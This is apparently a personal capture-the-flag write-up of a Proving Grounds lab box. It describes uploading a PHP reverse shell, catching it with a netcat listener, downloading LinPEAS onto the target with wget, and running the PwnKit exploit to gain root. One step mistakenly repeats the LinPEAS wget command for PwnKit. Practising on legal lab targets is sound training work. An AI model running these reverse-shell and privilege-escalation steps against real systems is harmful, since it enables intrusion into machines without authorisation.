
I started this machine in OffSec’s Proving Ground’s Play platform. This platform is free to sign up for and gives three hours each day to complete a vulnerable machine. With a subscription to PG from my PEN-200 learning course, I plan to complete a lot of Play and Practice boxes to prepare for my upcoming certification.
From Proving Grounds, I was given the IP address of “192.168.206.35”, so the first thing I did was export a IP variable to use for the future. Once I exported the variable, I started an nmap scan to see what open ports were on the machine. The scan I used was “sudo nmap -sV -sC -Pn -p- $IP --open” (“-sC” – simple scripts, “-sV” – service version, “-Pn” – skip host discovery, “-p-” – all ports, and “--open” – only the open ports are shown). Below is the NMAP results in the notes that I took as I went along.

The ports that were open on the vulnerable machine were 22 (ssh) and 80 (http). Before I did anything else, I went to the website. The webpage does not have anything interesting and seemed to be a default Apache webpage with nothing of interest in the source code. Continuing on, I started a gobuster scan using gobuster dir -u http://$IP/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -b 404,401 -x php,asp,js,txt,html which specified to ignore error codes that were 404s or 401s (-b 404,401) and to include the extensions php, asp, js, txt, and html to the searches (-x php,asp,js,txt,html).

The output showed up with “/mini.php” and there is an upload.

Download the PHP reverse shell from Pentest Monkey (https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php) and edit it to have your local machine IP address and upload it. This file now shows up in the “/mini.php” website.

On my local machine, I started a reverse shell listener using nc -nvlp 4444 and then on the website I went to “/php-reverse-shell.php”, which should give me my reverse shell. The website hung and I checked back on my netcat listener and I now had a connection to the machine.

I proceeded to check for python on the target machine and found that python3 was on the machine using which python3. I then proceeded to complete my shell stabilization commands using the following:
python3 -c 'import pty; pty.spawn("/bin/bash")'export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/tmpexport TERM=xterm-256colorCtrl + Zstty raw -echo ; fg ; resetstty columns 200 rows 200

Now that I had a stable shell, and before I did anything else, I found the first flag that I could submit using the command find / "local.txt" 2>/dev/null | grep "local.txt". This revealed that the flag was located in the /var/www directory.

After looking around and not getting anywhere, I brought over LinPEAS (https://github.com/peass-ng/PEASS-ng/releases/tag/20240519-fab0d0d5). To be able to download it to the machine, I started a Python webserver on my local machine using python -m http.server 80. I changed my directory to “/tmp” using cd /tmp on the remote machine. To get LinPEAS from the webserver to the remote target, I used the command wget <local-ip>/linpeas.sh on the shell connected to the remote target. I then proceeded to change the permissions on the file using chmod +x linpeas.sh before I ran the script using ./linpeas.sh. From this output, I found that in the Linux Exploit Suggester section of the LinPEAS output, the kernel exploit PwnKit was suggested.

I searched up PwnKit (https://github.com/ly4k/PwnKit/blob/main/PwnKit.sh) and downloaded the file to my local machine. I found the command curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit -o PwnKit from the GitHub link that would download the file to my current directory. With the Python webserver still open, I downloaded the file to the remote machine by going back to my shell that was on the target machine and using the command wget <local-ip>/linpeas.sh.

Now that I had PwnKit on the machine, I needed to make it executable using chmod +x PwnKit. From there I ran the script using ./PwnKit to gain root.

Now that I was root, I could get the final flag and complete the box. I found the location of the flag using the command find / "proof.txt" 2>/dev/null | grep "proof.txt".

The box is now complete!
Main Takeaway Concepts
WHEN IN DOUBT, LINPEAS IT OUT!
I did not find too much at the surface level, so I chose to run an automated enumeration tool that would help me see if there was anything I was missing. This allowed me to find out the kernel exploit that allowed me to gain access easily to the root user. Running tools like these help to point out things that I have overlooked before or give me ideas on what to enumerate on further.
FUZZING WITH EXTENSIONS IS IMPORTANT!
Searching for directories and files on the website is a very important part of website enumeration. It can help reveal portions of the website that are not noticeable without “fuzzing” (searching) for them. On top of that, ensuring you are checking for file extensions is another important portion part of fuzzing on a website. This can be considered as “searching for files”, but I tend to do a normal “directory” search plus add on the extensions like “php”, “js”, “asp”, “html”, “txt”, and more to give more depth to the search so I get results back for both directories and files. Without the result for “mini.php” that showed up due to the extensions being added to my scan, I may not have found it (or it could have taken a lot longer to find with a lot more searching).




 CyberArri
Leave a comment